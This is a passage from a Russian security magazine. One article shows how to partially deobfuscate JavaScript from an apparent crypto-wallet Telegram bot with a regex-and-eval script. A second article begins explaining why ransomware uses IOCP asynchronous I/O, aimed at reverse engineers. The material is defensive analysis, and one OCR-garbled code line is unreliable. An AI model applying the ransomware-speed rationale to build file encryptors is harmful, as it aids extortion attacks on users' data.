_0x27e22f(0xbf2, 0x670, 0xe4, 0x132e, 0x1267, 0xbf9, -0xb6, 0x697,
0x51f, 0x6da)
_0x1e51ce(0xe58, 0x1b5e, 0x2457, 0x191a, 0x224a, 0x133c, 0xf61,
0x1c11, 0x128d, 0xc77)
_0x33055f(0x16f4, 0x1704, 0xbaf, 0x231d, 0x163e, 0x161a, 0xca1,
0x15ba, 0x1c3f, 0x1649)
_0x1b164c(0x485, -0x398, 0x1e0, 0xf51, 0xcdd, 0x2de, 0xfea, 0x82f, -
0x54a, 0x37)
...
```

Логично предположить, что таким образом зашифрованы константы, которые первым делом надо перевести в нормальный читаемый вид. Как обычно, начнем с конца. Код заканчивается следующим фрагментом:

```
...
} catch (_0x321d33) {
        console[_0x1e0595(0x4f3, 0x854, 0x1210, 0x19e1, 0x3ca, 0x992,
0x665, 0xf98, 0x185b, 0x1073)](_0x321d33);
    }
});
```

Если мыслить логически, это `console.log(_0x321d33)`, то есть `_0x1e0595(0x4f3, 0x854, 0x1210, 0x19e1, 0x3ca, 0x992, 0x665, 0xf98, 0x185b, 0x1073) == "log"`. Попробуем провернуть этот фарш назад: ищем в коде строку `function _0x1e0595`:

```
function _0x1e0595(_0x4bc581, _0x4ecbba, _0x1d5a39, _0x50dcae,
_0x403da8, _0x4ad34e, _0x2b446e, _0x3b51da, _0x44854e, _0x1491c6) {
    return _0x340121(_0x1491c6 - 0x5ff, _0x4ecbba - 0xb8, _0x1d5a39 -
0xb2, _0x50dcae - 0x81, _0x403da8 - 0x80, _0x4ad34e - 0x1b, _0x2b446e
- 0x99, _0x44854e, _0x44854e - 0x72, _0x1491c6 - 0x10f);
}
```

Как видишь, эта хрень ссылается на другую субхрень по имени `_0x340121`. Ищем и ее тоже:

```
function _0x340121(_0x5ae465, _0x101079, _0x1d662f, _0x55f16c,
_0x4029db, _0x3a7a06, _0x1d53e1, _0x5b0eb3, _0x4c47fe, _0x445726) {
    return _0x3a86(_0x5ae465 - -0x26c, _0x5b0eb3);
}
```

Эта субхрень, в свою очередь, ссылается на протохрень под именем `_0x3a86`, которая, по счастью, последняя (точнее, первая) в этой цепочке:

```
function _0x3a86(_0x37610f, _0x5cbb3a) {
    const _0x1214fd = _0x5e2d();
    return _0x3a86 = function(_0x3aa59b, _0x1ad7b1) {
        _0x3aa59b = _0x3aa59b - (-0x10 * -0x80 + 0x69 * -0x1 + 0xa *
-0xb5);
        _0x4072cc = _0x1214fd[_0x3aa59b];
        return _0x4072cc;
    }, _0x3a86(_0x37610f, _0x5cbb3a);
}
```

Пока что все просто. Осталось найти массив строковых констант, возвращаемый `_0x5e2d`:

```
function _0x5e2d(){
  const _0x552e21=['t?id=','mjSUq','wcYjB','pljgg','ct:\x20<','accou'
,'nlMqS',
                   ...
                   'se,\x22s','xESCJ'];
  _0x5e2d=function(){
      return _0x552e21;
  };
  return _0x5e2d();
}
```


Итак, похоже, мы вычленили минимальный фрагмент кода, отвечающий за генерацию обфусцированных строк через функцию `_0x1e0595`:

```
function _0x5e2d(){
  const _0x552e21=['t?id=','mjSUq','wcYjB','pljgg','ct:\x20<','accou'
,'nlMqS',
                   ...
                   'se,\x22s','xESCJ'];
  _0x5e2d=function(){
      return _0x552e21;
  };
  return _0x5e2d();
}


function _0x3a86(_0x37610f, _0x5cbb3a) {
    const _0x1214fd = _0x5e2d();
    return _0x3a86 = function(_0x3aa59b, _0x1ad7b1) {
        _0x3aa59b = _0x3aa59b - (-0x10 * -0x80 + 0x69 * -0x1 + 0xa *
-0xb5);
        _0x4072cc = _0x1214fd[_0x3aa59b];
        return _0x4072cc;
    }, _0x3a86(_0x37610f, _0x5cbb3a);
}

function _0x340121(_0x5ae465, _0x101079, _0x1d662f, _0x55f16c,
_0x4029db, _0x3a7a06, _0x1d53e1, _0x5b0eb3, _0x4c47fe, _0x445726) {
    return _0x3a86(_0x5ae465 - -0x26c, _0x5b0eb3);
}


function _0x1e0595(_0x4bc581, _0x4ecbba, _0x1d5a39, _0x50dcae,
_0x403da8, _0x4ad34e, _0x2b446e, _0x3b51da, _0x44854e, _0x1491c6) {
    return _0x340121(_0x1491c6 - 0x5ff, _0x4ecbba - 0xb8, _0x1d5a39 -
0xb2, _0x50dcae - 0x81, _0x403da8 - 0x80, _0x4ad34e - 0x1b, _0x2b446e
- 0x99, _0x44854e, _0x44854e - 0x72, _0x1491c6 - 0x10f);
}
```

В дальнейшем нам предстоит автоматизировать поиски кода для каждой аналогичной функции (хоть их и много, но они однотипные). А пока что мы просто попытаемся убедиться, что всё сделали правильно. Жмем в браузере F12 и вставляем найденный фрагмент кода в консоль, пробуя вычислить выражение `_0x1e0595(0x4f3, 0x854, 0x1210, 0x19e1, 0x3ca, 0x992, 0x665, 0xf98, 0x185b, 0x1073)`.

В этот момент мы убеждаемся, что возвращаемая строка не `log`, а, наоборот, `awal`, хотя строка `log` в исходном массиве тоже присутствует. Значит, мы где-то облажались в расчетах или авторы обфускатора нас хитро обдурили, хотя счастье было так близко...

Посмотрим на код более внимательно. Верхний фрагмент кода, начиная с комментария IT IS NOT SAFE TO MAKE CHANGES IN THE CODE BELOW, хитро перемешивает массив строковых констант `_0x552e21` после его инициализации.



```
(function(_0x5cc5d1, _0x40a908) {
    function _0x4f0e65(_0x503444, _0x3da6ff, _0x41ba6c, _0x49b191, _0x58baf4, _0x23f9c0, _0x5386dd, _0x451f9b, _0x45d2d2, _0x22e889) {
        return _0x3a86(_0x41ba6c - 0x177, _0x3da6ff);
    }

    function _0x31ad81(_0x3d5b49, _0x3788d4, _0xb244e0, _0x3474fd, _0x4851d7, _0x44a0f0, _0x33df41, _0x3686bf, _0x5b8104, _0x53e1f5) {
        return _0x3a86(_0x3474fd - 0x91, _0x44a0f0);
    }

    function _0x4f3464(_0xc3095, _0x2d30c9, _0x23924d, _0x18a89f, _0x152ca3, _0x4e50a8, _0x5aabb3, _0x361c66, _0x3504f7, _0x1173b5) {
        return _0x3a86(_0x18a89f - -0x3c9, _0x2d30c9);
    }

    function _0xda401e(_0x44ea98, _0x4412b4, _0x30f48a, _0x25f94e, _0x4bd4e5, _0x2ec570, _0x141c74, _0x2ccd5f, _0x322cbd, _0x2fe6af) {
        return _0x3a86(_0x322cbd - 0xf0, _0x2ccd5f);
    }

    function _0x349eaa(_0x367579, _0x297328, _0x21cdad, _0x537140, _0x20cc43, _0x48bd59, _0xa5e320, _0x17a487, _0x1d60b3, _0x115b4c) {
        return _0x3a86(_0x17a487 - -0x14e, _0x21cdad);
    }

    function _0x577565(_0x3b6181, _0xe12c25, _0x57fa3a, _0x418fa9, _0x1f8129, _0x239587, _0x5c8e94, _0x4f058d, _0x39f1be, _0x2753ce) {
        return _0x3a86(_0x2753ce - -0x129, _0x39f1be);
    }

    function _0x2ecfec(_0x19d278, _0x2e3ded, _0x110c05, _0x2c747d, _0x282a5d, _0x55fa62, _0x33bf0d, _0x9b65de, _0x197aec, _0x48b02f) {
        return _0x3a86(_0x33bf0d - 0x22f, _0x9b65de);
    }

    function _0x5400e8(_0x53fa68, _0x1f7e16, _0x2adfcc, _0xa73b8e, _0x138bbb, _0x583c11, _0x186c99, _0x51d431, _0x506584, _0xfda94d) {
        return _0x3a86(_0x186c99 - 0x2c3, _0x138bbb);
    }

    function _0x59398a(_0x171f1e, _0x462d8b, _0x1731a3, _0x2427ff, _0x136a33, _0x42fdac, _0x37cbb9, _0x7a3f0e, _0x70aac7, _0x3794d2) {
        return _0x3a86(_0x136a33 - 0x293, _0x7a3f0e);
    }

    function _0x3fb17(_0x415220, _0x42693f, _0x31049c, _0x415295, _0x52a87c, _0x3f31f5, _0xe958a3, _0x160462, _0xd78ed0, _0x25cf7a) {
        return _0x3a86(_0x415220 - 0x3a7, _0x3f31f5);
    }
    const _0x1b9270 = _0x5cc5d1();
    while (!![]) {
        try {
            const _0x434210 = -parseInt(_0x4f0e65(0x1f74, 0xe3e, 0x154c, 0xa51, 0x1d20, 0x10a2, 0x1d69, 0x1db4, 0x1ed0, 0x1f56)) / (0x1282
0, 0xfda, 0x774, 0x15ba, 0x423)) / (0xb0 + -0x2 * -0x131b + -0x26de * 0x1)) + -parseInt(_0x59398a(0x2300, 0x15e8, 0x1e0e, 0x2008, 0x16a4,
            if (_0x434210 === _0x40a908) break;
            else _0x1b9270['push'](_0x1b9270['shift']());
        } catch (_0x50b8e3) {
            _0x1b9270['push'](_0x1b9270['shift']());
        }
    }
}(_0x5e2d, -0x82e1c * -0x1 + 0xbd3fb * 0x1 + -0xda89a));
```

Занятно, что в условии `while` мы обнаруживаем знакомую нам по JSFuck конструкцию `(!![])==true`. При внимательном рассмотрении отмечаем, что такие константы вместе с обратным вариантом `(![])==false` щедро раскиданы по обфусцированному коду. Делаем себе заметку на будущее поменять их в коде глобальной заменой, после чего вставляем фрагмент, показанный на предыдущем скриншоте, в начало нашего «ядерного кода» и снова делаем тест. На этот раз все сходится, результат правильный: `_0x1e0595(0x4f3, 0x854, 0x1210, 0x19e1, 0x3ca, 0x992, 0x665, 0xf98, 0x185b, 0x1073) == "log"`.

На этом интересная и увлекательная исследовательская часть заканчивается и начинается кодинг, хоть и несложный, но довольно рутинный.

ПИШЕМ ДЕОБФУСКАТОР

План построения деобфускатора у нас будет следующий.

По образу и подобию описанного выше процесса препарирования функции `_0x1e0595` полностью формируем «ядро» функций, которые будут декодировать строковые константы. Для этого ищем все функции, соответствующие вот такому шаблону:

```
function _0x??????(_0x??????, _0x??????, _0x??????, _0x??????, _0x
??????, _0x??????, _0x??????, _0x??????, _0x??????, _0x??????) {
        return _0x3a86(??????, ??????);
    }
```

Примерная реализация этого действия через регулярные выражения на JavaScript выглядит так:

```
...
var reg = /function (_0x[a-f0-9]*)\(_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[
a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[
a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*\)\{return _0x3a86\([^)]*\);\}/g;
var functions = [], found,names=[];
while (found = reg.exec(string)) {
    functions.push(found[0]);
    names.push(found[1]);
}
...
```

Здесь `string` исходный код, на выходе получаем `functions` массив кода функций, которые надо добавить к «ядерному» коду и одновременно убрать из кода исходного; `names` список имен этих функций.

Ищем функции вида

```
function _0x??????(_0x??????, _0x??????, _0x??????, _0x??????, _0x
??????, _0x??????, _0x??????, _0x??????, _0x??????, _0x??????) {
        return <Name1>(??????, ??????,??????, ??????,??????, ??????,
??????, ??????,??????, ??????);
    }
```

Здесь `Name1` — имя функции, из списка `names`, полученного в пункте 1. Код выглядит следующим образом:

```
var reg = /function (_0x[a-f0-9]*)\(_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[
a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[
a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*\)\{return _0x3a86\([^)]*\);\}/g;
var functions = [], found,names=[];
while (found = reg.exec(string)) {
    functions.push(found[0]);
    names.push(found[1]);
}

var functions1 = [], names1=[];
for (var i=0;i<names.length;i++)
{
    var reg1 = new RegExp("function (_0x[a-f0-9]*)\\(_0x[a-f0-9]*,
_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[
a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*\\)\\{return "+names[i
]+"\\([^)]*\\);\\}", "g");
    while (found = reg1.exec(string)) {
       functions1.push(found[0]);
       names1.push(found[1]);
     }
}
```

Получаем новый список функций `functions1` и их имен `names1`, которые тоже добавляем в ядро и убираем из исходного кода.

Повторяем поиск функции, каждый раз подставляя вместо списка `names` полученный на предыдущем этапе список `names1` до тех пор, пока на очередном шаге список не опустеет. Итоговый код выглядит примерно так:

```
var reg = /function (_0x[a-f0-9]*)\(_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[
a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[
a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*\)\{return _0x3a86\([^)]*\);\}/g;
var functions = [], found,names=[];
while (found = reg.exec(string)) {
    functions.push(found[0]);
    names.push(found[1]);
}

var names2=names.slice();


while (true)
{
  var functions1 = [], names1=[];
  for (var i=0;i<names2.length;i++)
 {
    var reg1 = new RegExp("function (_0x[a-f0-9]*)\\(_0x[a-f0-9]*,
_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[
a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*,_0x[a-f0-9]*\\)\\{return "+names2[
i]+"\\([^)]*\\);\\}", "g");
    while (found = reg1.exec(string)) {
       functions1.push(found[0]);
       names1.push(found[1]);
        functions.push(found[0]);
        names.push(found[1]);

     }
  }
  if (names1.length==0) break;
  names2=names1.slice();
}
```

На выходе `functions` это все паразитические функции, сгенерированные обфускатором, а `names` их имена.

Теперь, когда «ядро» сформировано, мы просто перебираем все исчисляемые выражения вида

```
<Name1>(??????,??????,??????,??????,??????,??????,??????,??????,
??????,??????)
```

`Name1` — имя функции из полученного на предыдущих шагах списка `names`. Их мы вычисляем при помощи вот такого кода:

```
var expressions=[];
var values=[];
for (var i=0;i<names.length;i++)
 {
    var reg1 = new RegExp(names[i]+"\\([^)]*,[^)]*,[^)]*,[^)]*,[^)]
*,[^)]*[^)]*,[^)]*,[^)]*,[^)]*\\)", "g");
    while (found = reg1.exec(string)) {
       var test=found[0];
       var value=undefined;
       try
       {
         value=eval(test);
         expressions.push(found[0]);
         values.push(value);
        } catch (err) {}
       }

  }
```

На выходе мы получаем массив `expressions`, в котором содержатся исчисляемые выражения вида `_0x4a0111(0xa0c, 0xc0b, 0x13ef, 0x1e3e, 0x15e2, 0x1a29, 0x1b08, 0x94b, 0x968, 0x753)` и соответствующие им константы. Нам остается просто заменить в обфусцированном коде первые вторыми обычной глобальной заменой.

В итоге мы получаем частично деобфусцированный код, в котором хотя бы строковые константы и имена стандартных методов будут представлены в явном виде. Этот код уже вполне можно анализировать, править, можно кормить им по частям другие деобфускаторы для приведения в полностью читаемый вид.


Разумеется, это далеко не полная деобфускация исходного приложения. В стремлении к совершенству можно свернуть выражения вида `Class["MethodName"]` в `Class.MethodName`. Вот чуть более продвинутый вариант кода в `Object.MethodName`:

```
const _0x17ef7d = {};
_0x17ef7d[MethodName]
```

Напоследок можно выполнить несколько словарных преобразований следующего вида:

```
const _0x45618a = {
            'aJqDi': function(_0x2b031d, _0x1fc5a3) {
                return _0x2b031d(_0x1fc5a3);
            },
            'FDTmk': function(_0x542b4c, _0x55bd01) {
                return _0x542b4c(_0x55bd01);
            },
            ...
```

В итоге мы получим близкий к читабельному код, в котором только исходные имена переменных и функций будут безвозвратно потеряны.



```
            await bot.editMessageReplyMarkup(_0x4a8ff8, _0x217e11);
            await bot.answerCallbackQuery(_0x58cd18.id, {
              text: "Wallet unlocked"
            });
          } else {
            const _0x1f6236 = {
              text: "😟 Block wallet",
              callback_data: "block_wallet_" + _0x531667[1]
            };
            const _0x3fc6bb = {
              inline_keyboard: [[_0x1f6236]]
            };
            const _0x17ef7d = {
              chat_id: _0x58cd18.message.chat.id,
              message_id: _0x58cd18.message.message_id
            };
            await bot.editMessageReplyMarkup(_0x3fc6bb, _0x17ef7d);
            await bot.answerCallbackQuery(_0x58cd18.id, {
              text: "Wallet is not blocked"
            });
          }
          return;
        }
      } catch (_0x321d33) {
        console.log(_0x321d33);
      }
    });
}
```

ВЫВОДЫ

По своей любимой привычке я слегка слукавил и описал всего лишь самый простой и быстрый способ частичной деобфускации JavaScript-кода. Для написания серьезного полного деобфускатора простым поиском заменой регулярных выражений, разумеется, не обойтись. Для этого по-хорошему надо писать свой собственный эмулятор JavaScript-машины, как, например, это реализовано в упомянутом мною деобфускаторе webcrack. Возможно, я когда-нибудь расскажу об этом подробнее, а пока интересующиеся и нетерпеливые могут самостоятельно покопаться в исходном коде этого проекта.

АСИНХРОННАЯ РАНСОМВАРЬ

Разбираем секрет скорости самых опасных криптолокеров

Что самое главное в любом вирусе-шифровальщике? Конечно же, его скорость! Наиболее эффективных показателей возможно достичь с помощью механизма IOCP, и его используют все популярные локеры: LockBit, Conti, Babuk. Давай посмотрим, как работает этот механизм, чтобы узнать, как действуют вирусописатели. Эти знания пригодятся нам при реверсе.

MichelleVermishelle
@Michaelzhm
michael.zhmailo@yandex.ru

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих расследование инцидентов и обратную разработку вредоносного ПО. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

СИНХРОННЫЙ И АСИНХРОННЫЙ ВВОД-ВЫВОД

Windows поддерживает два способа работы с файлами: синхронный и асинхронный.

Под синхронным способом ввода вывода понимаются стандартные функции `ReadFile()` и `WriteFile()` и иные, отличные от WinAPI, которые долго, нудно и постепенно читают данные из файла. Единственная их особенность поток простаивает до тех пор, пока операция не будет завершена. Вызвал `ReadFile()` для чтения 10 Гбайт, и сиди жди, пока файл считается. К такому же поведению можно отнести функции из `std::ifstream`. Само собой, есть вариант считывания файла построчно, но временные показатели не особенно изменятся. Не исключено, что даже увеличатся.

Если шифровальщик будет таким образом перебирать все файлы в системе, то его эффективность окажется невысокой. Свежеустановленная винда занимает около 50 Гбайт, а со всем софтом на диске в среднем будет занято в районе 300 Гбайт. Если пользователь склонен к накопительству, то в несколько раз больше.

Конечно, злоумышленники могут применить лайфхаки и шифровать не любые файлы, а только документы или только части файлов, но все равно при синхронном вводе-выводе скорость будет низкой.

Замеряем скорость чтения

Я набросал небольшую программку, которая поможет тебе измерять скорость чтения файлов. Ее полный код — ниже.

```
#include <iostream>
#include <fstream>
#include <vector>
#include <chrono>

int main() {
  std::string filename = "D:\\ISO\\debian-11.7.0-amd64-netinst.iso";
  std::ifstream file(filename, std::ios::binary);

  if (!file.is_open()) {
    std::cerr << "Can't open file: " << filename << std::endl;
    return 1;
  }
  file.seekg(0, std::ios::end);
  std::streampos fileSize = file.tellg();
  file.seekg(0, std::ios::beg);
  std::vector<char> buffer(fileSize);
  auto start = std::chrono::high_resolution_clock::now();
  file.read(buffer.data(), buffer.size());
  auto end = std::chrono::high_resolution_clock::now();
  std::chrono::duration<double> duration = end - start;
  file.close();
  if (!file) {
    std::cerr << "Reading error" << std::endl;
    return 1;
  }
  std::cout << "Elapsed time: " << duration.count() << " sec." <<
std::endl;
  for (size_t i = 0; i < 10 && i < buffer.size(); ++i) {
    std::cout << std::hex << static_cast<int>(buffer[i] & 0xff) <<
" ";
  }
  std::cout << std::dec << std::endl;
  return 0;
}
```

Авторы вирусов-шифровальщиков все чаще обращаются к асинхронному вводу выводу. Для этого обычно используются функции `ReadFileEx()` и `WriteFileEx()`. Да, то же в теории можно делать и с обычными `ReadFile()` и `WriteFile()`, но пользоваться расширенными функциями удобнее. При вызове этих функций со специальными параметрами они сразу же вернут поток управления, и программа не будет простаивать. Вызвал `ReadFileEx()` для файла размером 10 Гбайт, и продолжай работу потока. Как только файл считался, получишь уведомление.

Сам асинхронный ввод вывод делится на несколько подвидов:

- **Multithreaded I/O** — вариант для консерваторов. Никакой асинхронщины тут на самом деле нет: разработчик создает множество потоков в программе, каждый из которых синхронно считывает или записывает данные. Представь, что есть десять файлов по 10 Гбайт, вместо считывания их в одном потоке ты считываешь их в десяти параллельных потоках, что ускоряет время операции в десять раз;
- **Overlapped I/O** асинхронщина в чистом ее виде. При чтении и записи поток не ждет завершения операции, а продолжает свою работу. Поток может приостановиться по собственному желанию только тогда, когда ему потребуется результат операции ввода вывода. Реализуется такой метод с помощью специальной структуры `OVERLAPPED`, отсюда и название;
- **Completion Routines I/O** (extended I/O) отличается от `Overlapped I/O` тем, что при завершении ввода-вывода система вызовет специальную callback функцию. Чаще всего реализуется через APC (asynchronous procedure calls) либо IOCP (input-output completion port). О втором варианте мы и будем говорить.

ЧТО СЛЕДУЕТ УЧИТЫВАТЬ ПРИ РАБОТЕ С АСИНХРОННЫМ I/O

Стоит помнить, что асинхронные операции сразу же возвращают поток управления, а считывание (например, при вызове `ReadFileEx()`) происходит в фоновом режиме. Как следствие, нельзя:

- отталкиваться от возвращаемого функцией значения до завершения асинхронной операции;
- использовать количество переданных байтов или данные из структуры `OVERLAPPED` в качестве критерия проверки до завершения асинхронной операции;
- повторно использовать данные из структуры `OVERLAPPED` до завершения асинхронной операции.

СТРУКТУРА OVERLAPPED

Запрос на асинхронный ввод вывод так или иначе предполагает, что будет использоваться вот эта структура.

```
typedef struct _OVERLAPPED {
  ULONG_PTR Internal;
  ULONG_PTR InternalHigh;
  union {
    struct {
      DWORD Offset;
      DWORD OffsetHigh;
    };
    PVOID Pointer;
    };
  HANDLE hEvent;
} OVERLAPPED, *LPOVERLAPPED;
```

- `Internal`, `InternalHigh` не трогаем, это поле хранит инфу для системы. Обычно там лежит значение `STATUS_PENDING`, если файл еще читается;
- `Offset`, `OffsetHigh` — смещения, указывающие, с какого места должна начинаться асинхронная операция (`Pointer` — альтернатива этим полям. Особенно удобно использовать, если требуется 64-битное смещение);
- `hEvent` — хендл события, которое переходит в свободное (сигнальное) состояние после завершения асинхронной операции. Поэтому завершение асинхронной операции можно отслеживать, например с помощью `WaitForSingeObjectEx()`.

